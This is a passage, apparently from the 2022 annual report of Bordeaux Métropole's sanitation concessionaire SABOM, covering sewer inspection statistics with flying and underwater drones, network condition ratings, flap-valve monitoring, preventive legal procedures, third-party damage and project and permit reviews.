Fin 2022, un second drone volant a été acheté dans le cadre du bloc contractuel H1 (1er établissement hors SI) (voir fiche [PAT.3](#)). Il s'agit de la nouvelle version du drone Elios : la version 3. Ce second matériel va permettre de sécuriser l'activité, en continuant d'inspecter les réseaux même lorsqu'un des drones est immobilisé en maintenance ou réparation. La seconde nouveauté de 2022 concerne la formation de l'assistant de l'équipe qui est à présent habilité pour piloter le drone volant. La SABOM dispose donc à présent de deux agents aguerris à cette activité, ce qui concourt également à sa sécurisation.

BILAN DES INSPECTIONS

Les linéaires de réseaux à inspecter annuellement par le délégataire sont fixés par le contrat de concession :

- 66 km minimum de collecteurs visitables, au titre de la poursuite du diagnostic permanent pour la gestion patrimoniale des ouvrages,
- 10 km minimum de visites pédestres des collecteurs visitables pour les besoins d'exploitation. Les relevés et observations réalisées au cours de ces visites ne répondent pas à l'exhaustivité imposée par la norme (NF EN 13508-2),
- 15 km minimum d'inspections télévisées sur les collecteurs non visitables au regard des besoins d'exploitation.

A cela s'ajoutent 36,351 km d'inspection de collecteurs visitables qui correspondent au rattrapage des linéaires non inspectés en 2020 et 2021. Ces 36,351 km sont à réaliser d'ici le 31/12/2024, au rythme de 6 km en 2022, 15,176 km en 2023 et 15,175 km en 2024.

Parallèlement, le contrat prévoit que la SABOM analyse les ITV à caractère patrimonial (à hauteur de l'ordre de 80 km par an) réalisées par Bordeaux Métropole au niveau des collecteurs non visitables.

En 2022, ce sont **70,124 km d'ITV patrimoniales** (indicateur R8 avec 37,88 km pour les eaux usées, 12,89 km pour le réseau unitaire et 19,35 km pour les eaux pluviales) qui ont été analysées avec 374 rapports. Le linéaire transmis en 2022 est inférieur aux années 2020 et 2021. Tout le linéaire transmis a été analysé.

Concernant les ITV pour des besoins d'exploitation, ce sont **15,273 km** (indicateur R9) qui ont été réalisés et analysés en 2022.

La répartition par type d'effluent concernant les ITV pour les besoins d'exploitation est la suivante :

- 8,667 km sur le réseau Eaux Usées,
- 2,597 km sur le réseau Unitaire,
- 4,009 km sur le réseau Eaux Pluviales.

Parallèlement, **le linéaire d'inspections (drone volant et pédestre) réalisé au titre de 2022 est de 86,111 km** (indicateur R10) et se répartit de la manière suivante :

- 37,658 km d'inspections avec le drone volant, dont 3,864 km fait en sous-traitance par la société Instadrone,
- 36,078 km d'inspections pédestres, dont 2,167 km au niveau de groupements de collecteurs visitables jamais visités (voir détail donné ci-après),
- 12,375 km d'inspections pédestres suite à des demandes d'enquête réseau ou à l'occasion de besoin d'assistance sécurité pour des visites de réseau.

TABLEAU 1 - EXPL.4.1. Bilan de l'inspection des collecteurs réalisée en 2019, 2020, 2021 et 2022

Année	Longueur tot. réseau (km)	Collecteurs visitables					Collecteurs non visitables				
		Longueur tot. réseau visitable (km)	Inspection visuelle pedestre (km)		Inspection par drone volant (km)	Taux inspection visitables	Longueur tot. réseau non visitables (km)	Inspection télévisuelle (km)		Pré-diagnostic de réseaux (km)	Taux inspection non visitables
			Patrimoniaire	Exploitation				Patrimoniaire	Exploitation		
2019	4 310	294	31,945	10,139	19,5	21%	4 016	78,000	15,700	309,700	10%
2020	4 315	294	30,281	9,819	22,742	21%	4 021	108,446	16,025	368,285	12%
2021	4 340	295	27,138	11,848	28,237	23%	4 045	108,276	19,294	472,893	15%
			67,223		600,463						
2022	4 354	295	36,078	12,375	37,658	29%	4 058	70,124	15,273	557,453	16%
			86,111		642,850						

INSPECTIONS DES COLLECTEURS JAMAIS VISITES

Les groupements de collecteurs jamais visités inspectés en totalité en 2022 sont les suivants :

- “Bassin de retenue des eaux de Thouars” à Talence fait avec une nouvelle technologie (drone Mini Rov Guardian) ;
- “caractéristiques inconnues - Av. Leon Blum - r. Georges Clemenceau” à Ambarès-et-Lagrave fait avec une nouvelle technologie (drone Mini Rov Guardian);
- “r. Guynemer” à Blanquefort fait avec une nouvelle technologie (drone Mini Rov Guardian) ;
- “Crs. du Raccordement” à Bordeaux fait en inspection par drone volant Elios II ;
- “Quai de Vial - RD 10 - 2” à Bassens fait en inspection pedestre ;
- “Av. de l'ile de France 2” à Pessac fait avec une nouvelle technologie (drone Mini Rov Guardian) ;
- “Av. Arago 2” à Pessac fait avec une nouvelle technologie (drone Mini Rov Guardian) ;
- “caractéristiques inconnues - All. Serpentine” à Pessac fait avec une nouvelle technologie (drone Mini Rov Guardian) ;
- “Rocade Nord” à Bruges fait avec une nouvelle technologie (drone sous marin Lantana) ;
- “Rocade Nord 2” à Bruges fait avec une nouvelle technologie (drone sous marin Lantana) ;
- “Rocade Nord- Bassin de rétention La Hutte” à Bruges fait avec une nouvelle technologie (drone Mini Rov Guardian).

Pour ces inspections, nous avons poursuivi l’essai de nouvelles technologies les 21 et 22 juin 2022 et du 11 au 13 octobre 2022 avec des modifications apportées sur les robots de la société SUBSEA TECH :

1. Le robot “Mini Rov Guardian” (voir **PHOTOGRAPHIES 1 et 2**). Il s’agit d’un robot sous-marin d’inspection portable, doté de 4 propulseurs longitudinaux et un vertical, et opérable jusqu’à 150 m de profondeur. Équipé de deux caméras couleur haute résolution, dont une sur tourelle Pan & Tilt, il peut réaliser des inspections sur de longues distances (jusqu’à 400 m). Un sonar 2D, appelé Oculus, a été ajouté sur le robot (voir **PHOTO 2**).

PHOTOGRAPHIES 1 et 2 - EXPL.4.1 Robot “Mini Rov Guardian”



Sonar 2D Oculus

2. Un sous-marin de surface "LANTANA" (PHOTOGRAPHIES 3 et 4) qui est un système spécialement conçu pour l'inspection simultanée des parties immergées et émergées des canalisations avec surface libre. Il est composé d'un mini ROV Guardian sur lequel sont disposés une caméra dôme HD PTZ et des éclairages LED supportés par un flotteur en polyuréthane (PU). Le tout peut aussi accueillir un sonar d'imagerie et un sonar profileur permettant l'inspection en eaux turbides. Le système a un diamètre extérieur de 450 mm, permettant de passer aisément dans un trou d'homme Ø600 mm. Le système Lantana est composé d'une caméra dôme, d'éclairages LED, d'un ROV Guardian et d'un sonar Oculus. Une modification du moyen de propulsion avec l'installation d'une roue à Aube a été réalisée.

PHOTOGRAPHIES 3 et 4 - EXPL.4.1 Sous-marin de surface "LANTANA"



**Roue à
aube**


Ces nouvelles technologies, malgré quelques difficultés d'exploitations dans certains cas, se révèlent prometteuses pour arriver à inspecter les collecteurs visitables jamais inspectés. L'ajout du sonar "Oculus" sur les deux robots a permis d'avoir une vision d'ensemble des collecteurs inspectés que nous n'avions pas lors du test réalisé en 2021, notamment pour les collecteurs immergés.

Il reste encore quelques groupements de collecteurs visitables jamais visités à inspecter en 2023 et 2024, avec ce type de dispositifs notamment pour ceux qui permettent de tirer des conclusions fiables.


IMAGE 1 - EXPL.4.1 Exemple d'images issus des robots sous-marin

3.4 De RVT8 à 105229

Parcours entre RVT8 et 105229 :



Point singulier 105229 – Fin du réseau – 12h26



En aval, le réseau débouche dans le lac de Padouens. Hauteur max du dépôt : 0,5m

RESULTAT DE L'ETAT DU PATRIMOINE CONNU DES COLLECTEURS VISIBLES ET NON VISIBLES SUITE AUX INSPECTIONS

Le **DIAGRAMME 1**, le **DIAGRAMME 2** **DIAGRAMME 3** et leurs tableaux associés 2, 3, 4 et 5 synthétisent l'état du patrimoine, connu des collecteurs non visitables et visitables.

DIAGRAMME 1 - EXPL.4.1. Notations des collecteurs visitables 2022




TABLEAU 2 - EXPL.4.1. Notations des collecteurs visitables 2022

Notation	P	C1	C2	C3S1	C3S2	C3S3	Total
Linéaire (ml)	8 331	144 729	88 510	35 015	13 072	6 108	295 766
Pourcentage	2,8%	48,9%	29,9%	11,8%	4,4%	2,1%	100,0%

Le principe de notation des collecteurs visitables est basé sur 3 niveaux :

- la note « C » qui qualifie l'état constaté où 1 est un réseau en bon état, 2 un état dégradé à surveiller sans besoin de travaux et 3 un collecteur qui nécessite des travaux,
- la note « S » qui est associée aux notes C3 pour préciser la situation par une notion de sensibilité ou criticité afin de permettre une priorisation dans les travaux à engager où S1 sont des collecteurs mis sous surveillance rapprochée pour identifier toute évolution des dégradations, S2 nécessitent des travaux de réhabilitation à moyen terme, et S3 nécessitent des travaux de réhabilitation à court terme,
- les collecteurs de la catégorie "P" sont les groupements de collecteurs dits non consolidés, c'est-à-dire qu'ils n'ont jamais été visités, ou partiellement.

Ces informations (C et S) doivent être prises en compte par la DEAU pour engager des travaux sur ces collecteurs.

DIAGRAMME 2 - EXPL.4.1. Notations des collecteurs non visitables 2022

Note	État collecteur
1	ÉTAT NEUF
2	BON ÉTAT
3	ÉTAT VÉTUSTE
4	ÉTAT DÉGRADÉ





TABLEAU 3 - EXPL.4.1. Notations des collecteurs non visitables 2022

Notation	1	2	3	4	Total
Linéaire (ml)	27 003	49 043	1 948	57	78 051
Pourcentage	34,6%	62,8%	2,5%	0,1%	100,0%

DIAGRAMME 3 - EXPL.4.1. Note PREDIRE Patrimoine 2022

Note	État tronçon
P0	PAS DE DÉFAUT
P1	CRITICITÉ DÉFAUT FAIBLE
P2	CRITICITÉ DÉFAUT SUPÉRIEURE
P3	CRITICITÉ DÉFAUT ÉLEVÉE (BESOIN ITV)



Notation	P0	P1	P2	P3	Total
Linéaire (ml)	621 949	139 641	364 033	26 083	1 151 706
Pourcentage	54,0%	12,1%	31,6%	2,3%	100,0%

Notation	Longueur (ml)
Tronçons P3 en 2021	17 383
Tronçons P3 en 2021 en ITV 2022	387
Pourcentage réalisé	2,23%

Les tronçons en note P3 doivent ensuite être repris par la Direction de l'Eau pour engager des ITV patrimoniales avant de potentiels travaux. **Nous alertons également Bordeaux Métropole sur l'importance de les intégrer dans leur programme annuel d'inspection patrimoniale, ce qui à notre connaissance, ne semble pas être le cas à ce jour.**

SUIVI PAR DRONE VOLANT DES CLAPETS MILIEU NATUREL

En complément des visites pédestres, il est réalisé, 2 fois par an, par notre prestataire HINOV, une surveillance par drone volant des ouvrages de protection placés aux débouchés des rivières.

85 Clapets sur les 106 identifiés font l'objet d'une surveillance par drone volant deux fois par an. En raison des caractéristiques des clapets le long des berges, certains d'entre eux ne peuvent pas être surveillés par ce procédé car, positionnés dans des regards ou dans des chambres, ils ne peuvent pas être survolés. Seuls les clapets dits "à l'air libre" sont surveillés par cette technologie.

Pour l'année 2022, les 2 campagnes ont été effectuées en Mars et Octobre, juste avant les plus gros coefficients de marée attendus.

Cela a pour but de contrôler :

- l'état du clapet et son environnement,
- les accessoires associés (inclinomètre),
- l'état du GC,
- l'envasement,
- l'approche des ouvrages sécurisés.

PHOTOGRAPHIE 4 - EXPL.4.1 Photo clapet Fleuve à Lormont



Cette technique innovante nous permet :

- de réaliser des visites de contrôle complémentaire en toute sécurité,
- d'être alerté sur un éventuel problème lié à l'ouvrage,
- d'avoir une vision globale de l'ouvrage et de son environnement (clapet, génie civil et environnement).

Cette technique de surveillance par drone volant est un complément aux visites pédestres réalisées dans le cadre des contrôles contractuels sur les ouvrages en tête de rivière. Un rapport par site est édité après chaque contrôle pour tracer toute évolution en périphérie de l'ouvrage, anomalie sur la partie structurante du génie civil ou du clapet qui peuvent être constatés lors de la visite. Des actions correctives sont entreprises dès lors qu'il est constaté un dysfonctionnement.

En 2022, il n'y a pas d'actions correctives à engager suite au passage de drone sur les ouvrages hydrauliques.

EXPL.4.2. LE CONTRÔLE DES TRAVAUX DE TIERS

LA PROTECTION DU PATRIMOINE MÉTROPOLITAIN : LES RÉFÉRÉS PRÉVENTIFS ET CONSTATS CONTRADICTOIRES

L'urbanisation densifie le tissu urbain et la réalisation de projets immobiliers importants, sur des zones déjà construites, complexifie d'autant ces projets.

Dans le cadre de la protection du patrimoine, lorsqu'un projet est mitoyen ou impacte les réseaux d'assainissement, il est indispensable de procéder à un référé préventif ou à un constat contradictoire avant travaux. Le référé préventif a pour objectif de faire désigner un expert judiciaire avant le commencement de travaux de construction dont la mission se poursuivra soit jusqu'à l'achèvement du gros œuvre soit jusqu'à l'achèvement des travaux.

Le constat contradictoire avant travaux est une formalité utile pour sécuriser les droits en cas de contentieux. Réalisé par huissier de justice, et formalisé dans un procès-verbal, il permet en effet de constituer une preuve valable en cas de litige. Ce référé ou constat conduit à identifier tous les intervenants et toutes les actions à mettre en œuvre pour garantir la pérennité des ouvrages depuis la démolition, s'il y a lieu, jusqu'à la fin du chantier. Il est donc courant que ces opérations durent plusieurs années.

Lors de ces procédures judiciaires, le délégataire peut représenter la Métropole et prendre en charge les démarches administratives et techniques associées : préparation des plans, participation physique au référé avec, si besoin, la collaboration d'une équipe pour visiter le collecteur. Les préconisations pour la protection des réseaux sont remises à l'expert judiciaire et annexées au rapport d'expertise.

L'année 2022 compte de nombreux référés préventifs et constats contradictoires, avec le suivi des chantiers antérieurs à 2022 et les chantiers de gros projets comme par exemple la ZAC Bastide Niel, la ZAC Cœur de Bastide, Euratlantique (quartier Amédée St Germain, Carle Vernet, Paludate, etc.).

En synthèse, le suivi du nombre de procédures 2022 est présenté dans le **TABLEAU 6**.

TABLEAU 6 - EXPL.4.2. Suivi référés préventifs		
Mois	Référés	Constats
Janvier	2	2
Février	0	1
Mars	1	2
Avril	1	0
Mai	3	0
Juin	1	0
Juillet	2	0
Août	0	1
Septembre	4	0
Octobre	2	3
Novembre	0	1
Décembre	4	0
Total	20	10

20 référés préventifs et 10 constats contradictoires ont été réalisés en 2022, pour 17 référés préventifs et 13 constats contradictoires en 2021.

Afin de protéger l'intégralité des ouvrages d'assainissement de Bordeaux Métropole, l'équipe support s'est organisée pour suivre au plus près les différents projets de construction. Cette activité nécessite une organisation administrative rigoureuse (procédures, tableaux de suivi, etc.), ainsi qu'un suivi sur le terrain au quotidien, ponctué de nombreuses rencontres avec les experts judiciaires, les maîtres d'ouvrages et leurs représentants ou exécutants (maîtres d'œuvres, avocats, huissiers, démolisseurs, etc.).

Le suivi de ces travaux permet d'assurer la protection du patrimoine métropolitain, et de déclencher des procédures de dégâts tiers, sous couvert de l'expert judiciaire, ou du constat contradictoire, lorsque des dégâts sont causés dans le cadre de ces chantiers (voir section suivante pour les exemples les plus marquants en 2022).

Cette activité prend de plus en plus de sens et d'importance, avec le développement économique et démographique de la Métropole.

LES DOMMAGES CAUSÉS PAR DES TIERS

Certains dégâts occasionnés sur le patrimoine délégué contractuellement à la SABOM, ou sur des réseaux ayant un exutoire affermé, sont soit signalés par des tiers, soit identifiés lors de visites de chantiers, soit découverts à posteriori (inspections télévisuelles, affaissements de voirie, débouchages fréquents). Ces dégâts peuvent avoir des conséquences graves sur la continuité du service de l'assainissement et/ou sur le milieu naturel, car générateurs de nuisances ou de dysfonctionnements des réseaux.

En 2022, 91 dégâts provoqués par des tiers sur les réseaux ont été enregistrés, pour 98 en 2021. Ces tiers sont principalement des concessionnaires des réseaux enterrés et des sociétés de travaux publics ou privés. Les particuliers sont peu concernés.

Dans 80 % des cas, le tiers est identifié, grâce à l'étroite collaboration entre les services de la SABOM et les experts judiciaires.

Les causes les plus fréquentes expliquant ces dégâts sont essentiellement :

- le nombre important de chantiers sur la Métropole,
- la co-activité nécessaire des entreprises sur les projets,
- les décisions sanitaires successives dues à la pandémie COVID, avec les plannings des chantiers retardés et au souhait de bon nombre d'entreprises d'exécuter le plus rapidement possible leurs travaux.

Comme en 2021, en 2022, les services de la Direction de l'Eau de Bordeaux Métropole ainsi que certains services de proximité des mairies ont prêté main forte à la SABOM en signalant rapidement les chantiers contrevenants ou mal tenus sur la voie publique, permettant ainsi de cibler les visites de contrôles rapidement.

Ce fut par exemple le cas de la Mairie de Bordeaux en août 2022. Dans le cadre d'un projet de construction au niveau de l'impasse Caillabet à Bordeaux où un réseau unitaire, deux avaloirs et un branchement ont été encrassés par des sables et de la laitance provenant du chantier. Le contrevenant a dû prendre en charge le curage de tous les ouvrages impactés.

Les dégâts tiers les plus significatifs sur 2022 sont :

- Rue Calvé à Bordeaux avec la dégradation de plusieurs branchements dans la rue lors de travaux électriques,
- Rue de la Pérouse à Blanquefort : un réseau d'eaux usées de diamètre 200 mm encrassé par des graisses alimentaires sur plus d'un kilomètre,
- Rue des Frères Lumière à Carbon-Blanc : pollution aux hydrocarbures sur des réseaux de diamètres 500 mm, 800 mm, 1200 mm et dans le ruisseau du Gua (**PHOTOS 1 et 2**).

PHOTOGRAPHIES 1 et 2 - EXPL.4.2 Pollution aux hydrocarbures Rue des Frères Lumière à Carbon-Blanc





Ces dégâts peuvent engendrer une très forte mobilisation des équipes de la SABOM et de ses sous-traitants partenaires, et avoir parfois de graves conséquences. Dans le cas de la rue des Frères Lumière à Carbon-Blanc, la pollution a touché le ruisseau du Guâ nécessitant bien sûr l'intervention des équipes de la SABOM mais aussi du syndicat du Guâ , ceci pour s'assurer de l'arrêt de la pollution, et du suivi de la dépollution des ouvrages et du milieu naturel. Afin de communiquer sur ce sujet, la SABOM a constitué une plaquette d'information sur les dégâts tiers (**IMAGE 2**), à l'attention de tous les acteurs réalisant ou encadrant des travaux sur le domaine public. Cette plaquette, après validation par la Direction de l'Eau début 2021, est diffusée largement.

IMAGE 2 - EXPL.4.2 Plaquette d'information sur les dégâts tiers



CASSE DES OUVRAGES

Vous travaillez à proximité des réseaux, creusez des tranchées, faites du fonçage ou des sondages ? Attention aux mauvaises surprises !

Consultez attentivement les plans des réseaux avant de creuser et respectez les textes réglementaires accessibles sur le site « **construire sans détruire** » onglet « **Textes réglementaires** ».
<https://www.reseaux-et-canalisation.ineris.fr/>

LE SAVIEZ-VOUS ?

Selon les **classes de précision des réseaux**, la majorité des canalisations d'assainissement est en classe C (incertitude de localisation supérieure à 1,5 mètre).

Notre petite astuce
Pour éviter les détériorations des ouvrages et canalisations lors des terrassements, cherchez les regards !
L'émergence des regards, bouches d'égout, avaloirs, sont des indices de la présence de canalisations. Localiser deux regards permet de déterminer la profondeur et le tracé de la canalisation et ainsi d'en éviter la casse.

**VOUS AVEZ DÉTÉRIORÉ, CASSÉ, BOUCHÉ UNE CANALISATION ?
SIGNALÉZ-LE NOUS !**

La prise en charge immédiate des dégâts simplifie leur résolution, limite les frais et évite l'accroissement du problème.

En cas de dégâts :
Contactez le service d'urgence au 09 77 40 10 14.

**DÉGÂTS TIERS
PETITS GESTES, GRANDES
CONSÉQUENCES !**

**SERVICE DE L'ASSAINISSEMENT
DE BORDEAUX MÉTROPOLE**



LE SUIVI DES CHANTIERS RÉALISÉS PAR DES TIERS

La SABOM a pour rôle de surveiller les travaux d'assainissement faits par des tiers, sur l'ensemble du domaine public. Les 3 axes de compétence de la SABOM sont : l'accessibilité, la pérennité et l'exploitabilité des ouvrages d'assainissement, sachant que le dimensionnement hydraulique et le choix des exutoires sont de la compétence du délégant.

Les objectifs de cette surveillance sont :

- d'assurer que les réseaux soient toujours opérationnels et fonctionnels,
- d'accompagner les Maîtres d'Ouvrage et les Maîtres d'œuvre, ce qui se traduit par la participation de la SABOM à différentes réunions concernant les avant-projets, par la validation des projets et par les réponses apportées aux entreprises sur les problèmes rencontrés sur les chantiers,
- d'assurer une conformité des ouvrages d'assainissement, en vue d'une intégration de ceux-ci dans le patrimoine affermé.

Les différents maîtres d'ouvrage qui créent ou modifient des collecteurs ou des ouvrages d'assainissement sont : la Direction de l'Eau, les Pôles Territoriaux de Bordeaux Métropole , l'ensemble des Services Territoriaux, les Maîtres d'ouvrage délégués (EPA Euratlantique, La Fab, BMA). Ces maîtres d'Ouvrage font appel à divers Maîtres d'Oeuvre, qui sont en relation avec la SABOM.

Le service Travaux Contrôles Projets du département Réseaux de la SABOM répond aux demandes d'avis sur projets qui émanent des différents Pôles Territoriaux (voir **TABLEAU 7**). Ces projets sont transmis à la Direction de l'Eau, au Centre Études, qui consulte la SABOM sur les 3 axes de compétence cités ci-dessus. Le service répond également aux demandes d'avis sur les projets Direction de l'Eau. C'est le Centre travaux, qui, en direct, consulte la SABOM.

Afin d'apporter des éléments techniques aux maîtres d'ouvrage et maîtres d'œuvre, la SABOM a écrit des prescriptions générales (feuille recto/verso pour permettre une lecture rapide) qu'elle joint à chaque réponse d'avis sur projet. Ces prescriptions sont un condensé des 2 documents de référence : le recueil des ouvrages types de Bordeaux Métropole et le fascicule 70. Ces prescriptions ont été validées par le Centre Assainissement de la Direction de l'Eau.

TABLEAU 7 - EXPL.4.2. - Avis sur projets d'aménagement de voirie 2022

IDENTIFIANT	COMMUNE	Territoire	Commanditaire	Adresse de l'aménagement	Description des travaux
22_01_09-BX_Rue Charles Martin (EP)	Bordeaux	PTBX	DDA Bordeaux	Rue Charles Martin	Aménagement Voirie
22_04_16_AR_Rue de Pouqueyras (EP)	Artigues-près-Bordeaux	PTRD	SAU	Rue de Pouqueyras	Aménagement Voirie
22_06_02_BX-Av de Tourville (AVP)	Bordeaux	PTBX	SAU	Av de Tourville	Aménagement Voirie
22_06_06-BAS-PEM Gare Bassens (AVP)	Bassens	PTRD	SAU	Gare de Bassens	Aménagement Voirie
22_07_03-CEN_Rue Louis Blanc (EP)	Cenon	PTRD	SAU	Rue Louis Blanc	Aménagement Voirie
22_08_05_SLM_Mémoires de Crue (EP)	St-Louis-de-Montferrand	PTRD	SAU	Mémoires de Crues	Aménagement Voirie
22_08_10_SLM_Parenthèse Passerelle de l'Estey (EP)	St-Louis-de-Montferrand	PTRD	SAU	Parenthèses - Passerelle de l'Estey	Aménagement Voirie
22_09_09_BOR_Rue Michel Stilinsky (PRO)	Bordeaux	PTBX	Bordeaux Métropole	Rue New York	Aménagement Voirie
22_11_13-AMB_Rue de Carbon Blanc (EP)	Ambares	PTRD	SAU	Rue de Carbon Blanc	Aménagement Voirie
22_12_06-AMB_Avenue de Grandjean (EP)	Ambares	PTRD		Avenue de Grandjean	Aménagement Voirie
22_12_12_BOR_Alice Girou-Armand Lalande (EP)	Bordeaux	PTBX	Bordeaux Métropole	Place Alice GIROU Quai Armand Lalande	Aménagement Voirie
22_01_10-BX_AIRE Cardinal Richaud	Bordeaux	PTBX	LA FAB	Rue Cardinal Richaud	Aménagement Voirie + Réseaux
22_01_21_Pont Simone Veil	Bordeaux	PTBX		Pont Simone Veim	Aménagement Voirie
22_02_05_BX_BRAZZA RUE DES QUEYRIES	Bordeaux	PTBX	SAU	BRAZZA - Rue de Queyries	Aménagement Voirie
22_03_02_LO_Cascade de Garonne (AVP)	Lormont	PTRD	SMOE	Cascade de Garonne - Quai de Brazza/ Quai Dupeyron	Aménagement Voirie
22_03_03_BOR_OIN ZAC Garonne Eiffel Souys Nord (AVP maj)	Bordeaux	PTBX	EPA	ZAc Garonne Eiffel Souys Nord	Aménagement Voirie + Réseaux
22_05_02_BOR_OH Parc Eiffel (PRO-DCE)	Bordeaux	PTRD	EPA	Parc Eiffel	Aménagement Voirie + Réseaux
22_09_03_BOR_Parc Eiffel (AVP)	Bordeaux	PTRD	EPA	Parc Eiffel	Aménagement Voirie + Réseaux
22_09_08_BOR_Aménagement Pont Simone Veil rive droite	Bordeaux	PTBX	EPA	Pont Simone Veim	Aménagement Voirie + Réseaux
22_10_24_BOR_ZAC SJB_Secteur Brascassat (PRO-DCE)	Bordeaux	PTBX	EPA	Secteur Brascassat	Aménagement Voirie + Réseaux
22_01_13-PE_Rue du Parc Haut Brion (EP)	Pessac	PTS	DDA PTS	rue du parc haut Brion	Aménagement Voirie + Réseaux
22_01_15-BEG_Av. du Professeur Bergonié (AVP)	Bègles	PTS	SAU	Avenue Bergonié	Aménagement Voirie + Réseaux

TABLEAU 7 - EXPL.4.2. - Avis sur projets d'aménagement de voirie 2022

IDENTIFIANT	COMMUNE	Territoire	Commanditaire	Adresse de l'aménagement	Description des travaux
22_01_19-PE_AV de Lattre de Tassigny (AVP)	Pessac	PTS	SAU	Av de Lattre de Tassigny	Aménagement Voirie
22_02_02_MER_avenue de Bon Air(AVP)	Mérignac	PTO	SAU	avenue de bon air	Aménagement Voirie
22_02_07-PE_Rue Romainville (EP)	Pessac	PTS	SAU	Rue Romainville	Aménagement Voirie + Réseaux
22_02_08-PE_Rue Pierre Loti (PRO)	Pessac	PTS	SAU	Rue Pierre Loti	Aménagement Voirie + Réseaux
22_03_20-VO_Giratoire Vizion-Geneste (AVP)	Villenave d'Ornon	PTS	SAU	Giratoire Vizion/Geneste	Aménagement Voirie + Réseaux
22_04_15-VO_Piste cyclable Route de Léognan (EP)	Villenave d'Ornon	PTS	SAU	Route de Léognan	Aménagement Voirie
22_05_08_VO_Deviation Chazot (EP)	Villenave d'Ornon	PTS	SAU	l'entreprise Chazot - VO	Aménagement Voirie
22_05_11_LET_avenue de Soulac(AVP)	Le Taillan Médoc	PTO	SAU	avenue de soulac	Aménagement Voirie
22_05_12_GRA-Rue du Chouiney (AVP)	Gradignan	PTS	SAU	Rue du Chouiney	Aménagement Voirie + Réseaux
22_05_19-TAL_Thouars carrefours sud (EP)	Talence	PTS	SAU	Thouars carrefours entrée sud avenue Proudhon Corneille	Aménagement Voirie
22_06_09-PE_Place de la resistance (EP)	Pessac	PTS	SAU	Place de la résistance	Aménagement Voirie + Réseaux
22_08_02_LET_Boetie-Stade-Canteric(PRO)				Stade-Canteric	Aménagement Voirie + Réseaux
22_11_10-PE Quai bus Chenes & Combelongue (AVPPRO)	Pessac	PTS	SAU	Avenue maréchal de lattre de tassigny	Aménagement Voirie
22_12_14_PE_Voie verte avenue de Magellan (EP)	Pessac	PTS	Service Mission Conduite d'Opérations Bordeaux Inno Campus	Avenue Magellan	Aménagement Voirie
22_01_01_BO_Rue Lévêque & Manès (EP)	Bordeaux	PTBX	SAU	rue François Lévêque et Julien Manès	Aménagement Voirie
22_02_01_MER_rues André Dousse et des Genêts(EP)	Mérignac	PTO	SAU	rues André Dousse et des Genêts	Aménagement Voirie
22_03_10-BEG_Quai Wilson (PRO)	Bègles	PTS	SAU	Quai Wilson	Aménagement Voirie
22_03_14-BEG_Impasse de la barre (AVP)	Bègles	PTS	SAU	Impasse de la barre	Aménagement Voirie
22_03_22-PE_BIOPARC (EP)	Pessac	PTS	DDA	BIOPARC	Aménagement Voirie
22_03_24-PE_Terminal bus Bougnard (AVPPRO)	Pessac	PTS		Terminal bus Bougnard	Aménagement Voirie
22_04_01_AR_Rue Blaise Pascal (EP)	Artigues-près-Bordeaux	PTRD	SAU	Rue Blaise Pascal	Aménagement Voirie
22_07_16_VO-Rue des anciens combattants d'AF du Nord (EP)	Villenave d'Ornon	PTS	SAU	Rue des Anciens Combattants d'Afrique du Nord	Aménagement Voirie

Concernant les travaux sous maîtrise d'ouvrage EPA Euratlantique, des réunions se tiennent tous les 15 jours, et réunissent les Centres Etudes et Assainissement de la Direction de l'Eau et la SABOM (interlocuteurs sur les dossiers EPA). Ces réunions permettent d'échanger sur les multiples projets et les travaux en cours.

Pendant les travaux, le service Travaux Contrôles Projets assure le suivi des chantiers et répond à l'ensemble des sollicitations (demande réunion, demande de renseignements, validation de matériaux,...) de l'EPA et de sa maîtrise d'œuvre afin que les ouvrages d'assainissement soient conformes aux prescriptions métropolitaines et exploitables.

A l'issue des travaux, le service Travaux Contrôles Projets assiste aux Opérations Préalables à la Réception (OPR). A cette occasion, un contrôle visuel est effectué, les documents de réception sont contrôlés (ITV, tests de compactage, essais d'étanchéité, dernier plan d'exécution à jour). Si aucune réserve n'est prononcée, la SABOM signe le PV (procès-verbal) de remise d'installation.

Le linéaire de réseau incorporé, le nombre de regards de visite, le nombre de branchements et de bouches d'égout, ainsi que le nombre de solutions compensatoires intégrées à l'occasion de ces OPR, l'ont été selon les procédures patrimoine P30, P31, P32 et P32bis, et sont récapitulés dans le **TABLEAU 8**.

TABLEAU 8 - EXPL.4.2.- Incorporation hors lotissement dans le domaine public affermé pour l'année 2022

Mois	Linéaire réseau (ml)				Nombre de regard de visite				Nombre de branchements				Solutions compensatoires		BE
	EU	EP	UN	TOTAL	EU	EP	UN	TOTAL	EU	EP	UN	TOTAL	Volume (m ³)	Nombre	Nombre
Janvier	812	1 236	0	2 048	19	43	0	62	0	0	0	0	0	0	23
Février	0	404	0	404	0	20	0	20	0	0	0	0	0	0	15
Mars	1 150	577	0	1 727	20	28	0	48	30	10	0	40	37	1	4
Avril	240	0	0	240	9	1	0	10	6	0	0	6	0	0	42
Mai	16	481	81	578	1	20	6	27	1	0	0	1	0	0	52
Juin	0	76	0	76	0	5	0	5	0	0	0	0	0	0	10
Juillet	270	379	0	649	12	18	0	30	12	6	0	18	0	0	32
Août	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
Septembre	710	1 134	0	1 844	26	38	0	64	24	23	0	47	631	4	4
Octobre	20	43	0	63	3	10	0	13	0	0	0	0	0	0	2
Novembre	255	722	657	1 634	8	47	2	57	15	9	1	25	0	0	22
Décembre	41	0	0	41	2	0	0	2	4	0	0	4	0	0	32
Moyenne	293	421	62	775	8	19	1	28	8	4	0	12	56	0	6
Total	3 514	5 052	738	9 304	100	230	8	338	92	48	1	141	668	5	244

L'ACTIVITÉ PERMIS DE CONSTRUIRE

En 2022, la SABOM a émis 1 301 avis sur l'ensemble de la Métropole contre 969 en 2021.

Cette forte hausse s'explique essentiellement par :

- l'obligation de dématérialiser les dossiers AOS depuis le 1er janvier 2022,
- l'attractivité et l'important développement de la Métropole.

En effet, l'obligation de dématérialiser les dossiers et par conséquent la consultation des services tels que la SABOM (via une plateforme dédiée : Portail des Services), a engendré une augmentation franche du nombre de dossiers à traiter.

Les dossiers de petite taille (maison individuelle) pour lesquels les Pôles Territoriaux demandent l'avis de la SABOM sont beaucoup plus nombreux, alors qu'historiquement, les Pôles Territoriaux les traitaient seuls.

En 2022, ce type de dossiers représentent 336 avis contre 162 en 2021. Ces dossiers sont souvent incomplets ou erronés (manque de connaissance du pétitionnaire ou des architectes en charge du projet), et engendrent in fine la délivrance d'un avis défavorable, et à une nouvelle consultation ultérieure.

Ensuite, l'attractivité de la métropole bordelaise est toujours aussi forte et le nombre de programmes d'aménagement reste important tels que :

